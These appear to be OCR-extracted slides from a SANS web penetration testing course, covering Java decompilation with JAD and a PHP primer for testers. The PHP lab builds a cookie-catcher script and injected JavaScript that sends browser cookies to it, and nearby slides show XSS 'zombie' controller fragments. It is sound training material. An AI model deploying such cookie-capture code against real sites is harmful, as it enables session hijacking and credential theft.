- Client-Side Vulnerability Discovery
- AJAX
 - Logic Attacks
 - API Attacks
 - Data Binding Attacks
 - SprAJAX
 - RatProxy
 - RatProxy Exercise
- Web Services
 - Web Service Pieces
 - External Entity Attacks
 - XPATH Injection
 - WebScarab Web Services Tools
 - Web Service Studio Express
 - WSDigger
- Client Code Types
- Flash
 - Cross domain
 - Flash and HTTP
 - Flare
 - Flare Exercise
 - SWFScan
 - SWFIntruder
 - SWFIntruder Exercise
- Java Applets
 - Class files
 - JAD Decompiler
 - **JAD Exercise**
- PHP for Penetration Testers
 - PHP Exercise

Sec 542 Web Penetration Testing & Ethical Hack

This next exercise will allow us to use the JAD tool.

JAD Exercise

- Goal: Use JAD to decompile Java class files for review
- Steps:
 1. Launch a terminal
 2. Run JAD against a class file
 3. Review the source

Sec 5.42 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

132


Goal: Use JAD to decompile Java class files for review

Steps:

1. Launch a terminal
2. Run JAD against a class file
3. Review the source

JAD Exercise: Launch a Terminal

- Launch a terminal from the menu
- Change into the JAD directory
\$ cd
/usr/bin/samura
i/JAD



```
samurai@samurai-sec542: /usr/bin/samurai/jad
File Edit View Terminal Help
samurai@samurai-sec542:~$
samurai@samurai-sec542:~$ cd /usr/bin/samurai/JAD/
samurai@samurai-sec542:/usr/bin/samurai/JAD$
samurai@samurai-sec542:/usr/bin/samurai/JAD$
```

Launch the terminal.


Change into the JAD directory.

\$ cd /usr/bin/samurai/JAD/

JAD Exercise: Run JAD against Class Files

- List the class files
- Run JAD against them

```
$ ./jad  
~/classes/MyAddress.class
```



```
File Edit View Window Help  
sec542@sec542: ~/classes$ ./jad -v ~/classes/MyAddress.class  
Parsing ~/classes/MyAddress.class... Generating MyAddress.jad  
Method init  
Method ip  
Method start  
Method static  
Method mouseClicked  
Method mouseClicked  
Method mouseMoved  
Method mouseDragged  
Method mousePressed  
Method mouseReleased  
Method mouseClicked  
Method mouseClicked  
sec542@sec542: ~/classes$
```

List the class files in the ~/classes/ directory by typing:

```
$ ls ~/classes
```


Now run jad for each file. For example:

```
$ ./jad -v ~/classes/MyAddress.class
```

The -v tells it to list the method names as it decompiles the class file.

JAD Exercise: Review the Source


- Launch a text editor
- Load the resulting jad files
- Review for interesting pieces



```
MyAddress.jad (JAD Editor)
File Edit View Search Tools Documents Help
New Open Save Print... Undo Redo Cut Copy Paste
MyAddress.jad
implements MouseListener, MouseMotionListener
{
    private String myIP;
    {
        String s1 = 'unknown';
        String s2 = getDocumentBase().getHost();
        int i = 80;
        if(getDocumentBase().getPort() != -1)
            i = getDocumentBase().getPort();
        {
            {
                String s = (new Socket(s2, i)).getLocalAddress().getHostAddress();
                if(!s.equals("255.255.255.255"))
                    s1 = s;
            }
            catch(SecurityException _ex)
            {
                s1 = "FORBIDDEN";
            }
            catch(Exception _ex)
            {
                s1 = "ERROR";
            }
        }
        if(!flag)
    }
}
```

Launch a **text editor** from the **Accessories** menu. Now load each of the **.jad** files that were created in the **~/JAD/** directory. Review for items such as HTTP calls or network functions.

The example in the slide is MyAddress.jad retrieving the client IP.



This next section will explore the use of PHP within a penetration test.

Why PHP for Web App Pen Testers?

- PHP is the most common server-side scripting language today
- As we saw in 542.1 for JavaScript on the client side, web app pen testers must understand PHP for two reasons:
 - To understand how the server-side application runs
 - Discover vulnerabilities within the application
 - Understand the way the application works within the server
 - To use PHP for attacks against target systems
 - Build controller applications to gather data retrieved from client side attacks
 - Use PHP to proxy requests bypassing same origin restrictions for client-side scripts
 - Many, many other possibilities here
 - As we go through this section, consider how you as a penetration tester can weaponize PHP

Sec 542 Web Penetration Testing & Ethical Hacking - © 2009 InGuardians/SANS 137

PHP is probably the most common server-side scripting language around. We need to understand it for two reasons. One, understanding the server-side application can only help us in our test. Two, we may want to build scripts to enhance our test.

PHP

```
function zombie_send_code_and_set_return($zombie, $return_id)
{
    $zombie_dir = ZOMBIE_TMP_DIR . $SESSION[$zombie];
    $send_file = $zombie_dir . "/" . OHF_FILENAME;
    $res_loc_file = $zombie_dir . "/" . RES_LOC_FILENAME;

    $code = stripslashes($code);
    file_put_contents($send_file, $code);
    file_put_contents($res_loc_file, $return_id); // set
}

// --[ ZOMBIE_SEND_CODE
function zombie_send_code($zombie, $code) {
    $zombie_dir = ZOMBIE_TMP_DIR . $SESSION[$zombie];
    $send_file = $zombie_dir . "/" . OHF_FILENAME;
```


- Originally written in 1995
 - Originally stood for "Personal Home Page" Tools
 - Now, it stands for "PHP: Hypertext Preprocessor"
- Back then, it was released as a series of CGI binaries
 - Now PHP is a module running within the web server
- PHP can be used for both web scripting and normal shell scripting
 - It even has support for creating GUI applications
- PHP 5 is the current version
- Widely used in Apache environments
- Microsoft has even embraced the technology, with announced support for PHP on IIS

Sec 542 Web Penetration Testing & Ethical Hacking - © 2009 InGuardians/SANS 138

PHP was released in 1995 and was simply a way to create simple scripts to run through a series of CGI executables. It can be used both within a web environment and as a scripting language at the shell. Microsoft recently announced official support for PHP within IIS.

Server-Side PHP

- In this class, we will focus on server-side use of PHP for web applications
- PHP code is placed within `<?php ?>`
 - The `php` may be omitted on servers configured to allow short tags
- Typically PHP will return HTML, but this is changing as web services and AJAX are becoming more prevalent
 - AJAX mainly uses JSON and web services use SOAP or XML
 - We covered those technologies in detail earlier today



Sec 542 Intrusion Testing & Ethical Hacking 2009 InGuardians/SANS 139

In this class we will focus on the server-side use. (We will use it as a shell script on day 5 though.) Typically PHP will return HTML, but with more advanced applications and client-side technologies, this is changing. We now see XML and JSON being two common returns from PHP scripts.

PHP Configuration Options on Web Servers

- Various configuration options can change how PHP handles security and user input
 - `register_globals=[ON|OFF]`
 - If set to on, application searches cookies, GET, POST, and session variables to find the one reference
 - If set to off, variables must be explicitly referenced
 - Code must call out the `$_POST[pageid]` instead of just referencing `$pageid` and having PHP decide which variable is meant
 - `display_errors=[ON|OFF]`
 - Determines if PHP will display detailed error messages to the browser
 - PHP errors messages often contain sensitive information
 - Installed path
 - PHP Fatal error: Call to undefined function `user_access()` in `/home/kevin/index.php`
 - Configuration settings
 - Warning: `readfile()` has been disabled for security reasons in `/devroot/script.php` on line 2
 - `allow_url_fopen=[ON|OFF]`
 - Determines if PHP will open or include files from remote servers

Sec 542 Web Penetration Testing & Ethical Hacking - © 2009 InGuardians/SANS 140

There are three configuration options within PHP that are of interest to us as penetration testers.

`Register_globals` will allow a developer to refer to a variable without specifying if it is a GET, POST or Cookie value. PHP will then search through these to find it.

`Display_errors` determines if error messages are displayed to the browser.

`Allow_url_fopen` determines if the application can load files from remote servers.

PHP Fundamentals

- Each statement is a command to the server
- The entire language is case sensitive
- Variables are denoted by \$var_name
- Arrays are referred to as \$array_name[#]
- Combines related statements into blocks

- Each block is delimited by {}

```
if(isset($_GET["result_id"])) {  
    xombie_send_code_and_set_return($xombie, $_SESSION[$_GET["result_id"]], $code);  
}
```

- Use a // or # for single line comments

```
// This code causes burning!
```

- Multi-line comments use the /* */ characters

```
/* This code was written by  
   Mike Poor and Ed Skoudis */
```

This snippet determines if the GET parameter result_id is set. If it is, it calls the function

Sec 542 Web Penetration Testing & Ethical Hacking - © 2009 InGuardians/SANS 141

There are a number of fundamentals to keep in mind. First, each command is a statement to run and the language is case-sensitive. We denote variables by preceding their name with a \$ and we combine blocks with curly braces.

We can use # or // for single line comments, but /* */ is needed for multiline comments.

PHP Variables

- As with JavaScript, variables are loosely typed
 - Any type of data can be assigned to a variable without concern about whether it is a string, integer, etc., PHP determines it at runtime
- Declaration is as simple as using the variable:
`$x="Mike";`
- Variables declared outside of functions are accessible everywhere in the script
 - Variables declared in a function are only available in that function
 - Using the global keyword inside a function will convert the variable to use global scope
`global $var;`

Sec 542 Web Penetration Testing & Ethical Hacking - © 2009 InGuardians/SANS 142

As with JavaScript, variables are loosely typed. This means that PHP doesn't care if a variable is supposed to hold an integer or a string. We can declare them simply by using the variable. Scoping of variables depends on if they are declared in a function or outside of one. If it is inside the function it is only available inside that function. Using global allows a function from outside the function to be used within it.

Accessing GET/POST Variables in PHP

- Special arrays include parameters sent via URLs or forms
 - `$_GET[]` contains URL parameters
 - `$_POST[]` contains POST payload data
- These elements allow the application to read through values sent to a page via HTTP GET or POST

```
foreach($_GET as $name => $value) {  
    print "$name : $value<br>";  
}
```

The foreach walks through both the key and the value from each item in the array

The `
` is an HTML tag included as part of the output
- Or specify a specific one
`$_POST["Username"]`
- This data should be filtered and validated before it is used in an application... otherwise the code could be very vulnerable to XSS, SQL injection, and other attacks

Sec 542 Web Penetration Testing & Ethical Hacking - © 2009 InGuardians/SANS 143

There are two special arrays to retrieve POST and GET variables. (Of course if `register_globals` is on, we do not need to specify.) The first is the `$_GET[]` which contains the URL parameters. `$_POST[]` contains the variables delivered via the HTTP payload.

PHP Control Statements

- While Loop

- Continues running a code block until the end value condition is met

```
while ($i<=10)
{
    echo($i); // Writes the value of i to the web page
    $i++; // increments variable
}
```

- For Loop

- Runs the code block a specified number of times

```
for ($x=0;$x<=5;$x++)
{
    # Count 5 times and print to the page
    echo $x;
}
```

Sec 542 Web Penetration Testing & Ethical Hacking - © 2009 InGuardians/SANS 144

There are two control statements we use within PHP.

The while loop continues running a code block until the end value condition is met:

```
while ($i<=10)
{
    echo($i); // Writes value of i to the page
    $i++; // increments variable
}
```

The for loop runs the code block a specified number of times:

```
for ($x=0;$x<=5;$x++)
{
    # Count 5 times and print to the page
    echo $x;
}
```

PHP Conditional Statements

- If...Else Statement

- Chooses between two conditions
 - The else block is optional
- ```
if (condition)
{
 code if condition is true;
}
else
{
 code if condition is not true;
}
```

- Example conditions:

```
$n == 42;
$varName != "Lions"
```

- Switch Statement

- Chooses between multiple conditions
- Each case runs until a break is encountered
- If no break, multiple cases will run
- Default condition is optional

```
switch($n)
{
 case 1:
 execute code;
 break;
 case 2:
 execute code;
 break;
 default:
 default code;
}
```

- Case statements can match on integers or strings

```
case "Pen-Test":
```

Sec 542 Web Penetration Testing & Ethical Hacking - © 2009 InGuardians/SANS 145

The if...else statement allows us to choose between two conditions. For example, is \$n equal to 42? But if we need to decide between multiple conditions, we must use a switch statement. Each condition has an action and the switch stop processing at the break statement.

# PHP Functions

- PHP functions can be declared anywhere in the page
  - Typically safest to declare them at the top of the page or in a file that is included

```
function name(var, var){
 code to execute;
}
```

- To return data from a function, use the `return var;` statement within the function
- To call a function use `functionname()` ;
- For example, here is a function to open a file and BASE64 encode it

```
function get_b64_file($file) {
 $raw = file_get_contents($file);
 $result = base64_encode($raw);
 return $result;
}
```

Sec 542 Web Penetration Testing & Ethical Hacking - © 2009 InGuardians/SANS 146

PHP functions allow us to reuse code within a script. They can be declared anywhere, but it is easiest to declare them at the beginning to prevent use before declaration. We commonly insert them all into a single file and then include that in the running script.

## PHP and Cookies

- Setting a cookie in the browser via PHP uses the `setcookie` function
  - `setcookie(name, value, expire, path, domain);`
- An example:
  - `setcookie("username", "Kevin", "Fri, 27-Feb-2009", "/", "sec542.org");`
- Reading a cookie is as simple as using the built-in `$_COOKIE` array
  - `$username = $_COOKIE["username"];`

Sec 542 Web Penetration Testing & Ethical Hacking - © 2009 InGuardians/SANS 147

PHP regularly makes use of cookies. To set a cookie, we use the obscurely named `setcookie` function.  
☺ We can then read a value back from a cookie using the `$_COOKIE[]` array.

## Useful Built-In PHP Arrays

- PHP has some built in superglobals
  - These are always in scope
- `$_GET`
  - GET parameters as an array
- `$_POST`
  - POST parameters as an array
- `$_COOKIE`
  - An array of the cookie values
- `$_SERVER`
  - Various server settings such as the script name and client address
- `$_ENV`
  - Variables set within the server environment running PHP
- `$_SESSION`
  - Any values put into session state of the application
- `$_FILES`
  - Array containing any files uploaded

Sec 542 Web Penetration Testing & Ethical Hacking - © 2009 InGuardians/SANS 148

PHP has some built in superglobals

These are always in scope

`$_GET`

GET parameters as an array

`$_POST`

POST parameters as an array

`$_COOKIE`

An array of the cookie values

`$_SERVER`

Various server settings such as the script name and client address

`$_ENV`

Variables set within the server environment running PHP

`$_SESSION`

Any values put into session state of the application

`$_FILES`

Array containing any files uploaded

## PHP Packages and PEAR

- One of the main powers behind PHP are its packages
- Many different packages are available and the PEAR project manages many of them
  - PEAR stands for the PHP Extension and Application Repository
  - Some interesting packages
    - Net\_Smtp - Used to send mail
    - Crypt\_Blowfish - Implements blowfish encryption entirely using PHP
    - File\_HtAccess - Manipulates .htaccess files to help control target access to a controller
    - Services\_Amazon\_S3 - Enables PHP to access and use the Amazon Simple Storage Service
- The pear software manages the package installation and dependencies
- Simple command
  - # `pear install packagename`
- Finding packages is done by using the search command
  - # `pear search searchstring`

Sec 542 Web Penetration Testing & Ethical Hacking - © 2009 InGuardians/SANS 149


A great power behind the popularity of PHP is its packages. PEAR is the project that maintains the majority of them. Using the install command, PEAR can retrieve and install packages while the search command will find a package that relates to our search string.



# Handling HTTP Requests within PHP

- Many packages are available to handle the HTTP protocol
- Connections to libCurl are built into PHP
  - libCurl is a commonly installed protocol client
  - Supports many protocols: HTTP, HTTPS, FTP, Telnet, SFTP, LDAP...
- Many uses for making HTTP requests
- Code sample to make a POST request

```
<?php
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, "http://www.sans.org/login.php");
curl_setopt($ch, CURLOPT_POST, 1);
curl_setopt($ch, CURLOPT_POSTFIELDS, "name=Matt&pass=C00lB3ans");
$res = curl_exec ($ch);
curl_close ($ch);
?>
```




Sec.542 Web Penetration Testing & Ethical Hacking - © 2009 InGuardians/SANS 150

Many packages are available to make HTTP calls within PHP, but connections to libCurl are included in the language. We are able to make HTTP requests from within our script. This sample makes a POST request.

```
<?php
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, "http://www.sans.org/login.php");
curl_setopt($ch, CURLOPT_POST, 1);
curl_setopt($ch, CURLOPT_POSTFIELDS, "name=Matt&pass=C00lB3ans");
$res = curl_exec ($ch);
curl_close ($ch);
?>
```

## Uses for HTTP within PHP

- Proxy requests to bypass same origin policy
- Retrieve content for further use
- Build a controller for XSS attacks



Sec 542 Web Penetration Testing & Ethical Hacking - © 2009 InGuardians/SANS 151

There are many uses for HTTP calls within PHP. These range from bypassing same origin for XSS attacks as well as retrieving content to use within our attacks. We also could build the logic to prevent an attack from running if the client wasn't coming from the target IP space.

## Database Calls in PHP

- It is very common to make use of a database in PHP
  - We will focus on MySQL here
- This allows for storing data from within our scripts
  - Useful for later retrieval

Sec 542 Web Penetration Testing & Ethical Hacking - © 2009 InGuardians/SANS 152

During this class we have discussed many different uses for PHP. One of the features that becomes very useful over long term tests is the ability to write data to a database. We will focus on MySQL but these techniques with minor modification would work with other supported databases.

## MySQL functions in PHP

- Multiple functions are used to build and execute queries

- First we connect

```
$db = mysql_connect("localhost", "kevin", "mypasswd");
```

- Now we select the database

```
mysql_select_db("zombies", $db);
```

- Then we execute the query

```
mysql_query($sql);
```

- Our code can then manage the results

Sec 542 Web Penetration Testing & Ethical Hacking - © 2009 InGuardians/SANS 153

Multiple functions are used to build and execute queries.

First we connect:

```
$db = mysql_connect("localhost", "kevin", "mypasswd");
```


Now we select the database:

```
mysql_select_db("zombies", $db);
```

Then we execute the query:

```
mysql_query($sql);
```

Our code can then manage the results using the `mysql_fetch_array` functions.



We will now make use of the PHP we have learned to build some basic scripts.

## PHP Exercise

- Goal: To practice the PHP skills just reviewed
- Steps:
  1. Create a PHP file
  2. Add functionality
  3. Load in a browser
  4. Repeat

Sec 542 Web Penetration Testing & Ethical Hacking - © 2009 InGuardians/SANS 155

Goal: To practice the PHP skills just reviewed.


Steps:

1. Create a PHP file
2. Add functionality
3. Load in a browser
4. Repeat

**Note: \*\*\* A final copy of both cookiecatcher.php and index.php are in ~/php\_exercise-complete if you are having trouble. \*\*\***

## PHP Exercise: Create the PHP page

- Launch a text editor
- Create a PHP file
- Load it in a browser



Sec 542 Web Penetration Testing & Ethical Hacking - © 2009 InGuardians/SANS 156

Launch the text editor from the accessories menu.

Create a PHP file that contains:


```
<?php
 echo("Hello World!");
?>
```

Save it to `/var/www/php_exercise/index.php`

Now launch Firefox and load `http://192.168.1.8/php_exercise/index.php`

## PHP Exercise: Display the Server Configuration

- Switch back to the text editor
- Add the `phpinfo()` call to the page
- Reload the page in the browser



```
<?php
echo "Hello world!";

echo "<hr> Now let's display the configuration:";
phpinfo();
```

Sec 542 Web Penetration Testing & Ethical Hacking - © 2009 InGuardians/SANS 157

Back in the text editor, add the code to display the PHP configuration. (This could be an injectable file.)

We will display some title text with:

```
echo("

Now let's display the configuration:");
echo("<hr>");
```

And then we will use the `phpinfo()` function to display the configuration:


```
phpinfo();
```

Now reload the page in the browser.



## PHP Exercise: Push JavaScript

- Switch back to the index.php file in the text editor
- Add the JavaScript code to create an alert
- Reload the page in the browser



Sec 542 Web Penetration Testing & Ethical Hacking - © 2009 InGuardians/SANS 158


Switch back to the index.php file in the text editor. Add the JavaScript code to create an alert:

```
echo("<script>alert('Sec542 Rocks!');</script>");
```

Save this file and reload the page in the browser.

## PHP Exercise: Write to a File

- Create a new file
- Enter the cookiecatcher script
- Save to the same php\_exercise directory



```
iecatcher.php (/var/www/php_exercise) -
File Edit View Search Tools Documents Help
New Open Save Print... Undo Redo
cookiecatcher.php
<?php
$cookies = $_SERVER['HTTP_COOKIE'];
$output = "Received=". $cookies. "\n";
$fh = fopen("/tmp/cockiedump", "a+");
$content = fwrite($fh, $output);
fclose($fh);
echo("Those were good!");
?>
```

Sec 542 Web Penetration Testing & Ethical Hacking - © 2009 InGuardians/SANS 159

Now we will build a cookiecatcher.php file. Create a new file in the text editor.


In the file enter:

```
<?php
$cookies = $_SERVER['HTTP_COOKIE'];
$output = "Received=". $cookies. "\n";
$fh = fopen("/tmp/cockiedmp", "a+");
$content = fwrite($fh, $output);
fclose($fh);
echo("Those were good!");
?>
```

Save this file as **cookiecatcher.php** in **/var/www/php\_exercise/**

## PHP Exercise: Send Info from JavaScript to PHP

- Change the code in index.php to include the AJAX calls
- Reload the page
- Move your mouse over the horizontal rule displayed



See 542 Web Penetration Testing & Ethical Hacking - © 2009 InGuardians/SANS 160


Switch back to the text editor and change the index.php page again. This time we will add the JavaScript to perform an AJAX call.

```
<?php
setcookie("user", "admin", time()+3600);
setcookie("passwd", "supersecret", time()+3600);
echo("Hello World!");
echo("<script>
function ajaxFunction()
{
 var xmlhttp;
 xmlhttp=new XMLHttpRequest();
 xmlhttp.onreadystatechange=function()
 {
 if(xmlhttp.readyState==4)
 {
 alert(xmlhttp.responseText);
 }
 }
}

xmlhttp.open("GET","http://192.168.1.8/php_exercise/cookiecatcher.php",true);
xmlhttp.send(null);
}</script><hr onmouseover='javascript:ajaxFunction()'>");
```

?>

Now reload the page in the browser. We should receive a pop-up and in the /tmp directory will be a cookiedump file.



And now to wrap up today.

## Conclusions

---

- We have now complete discovery
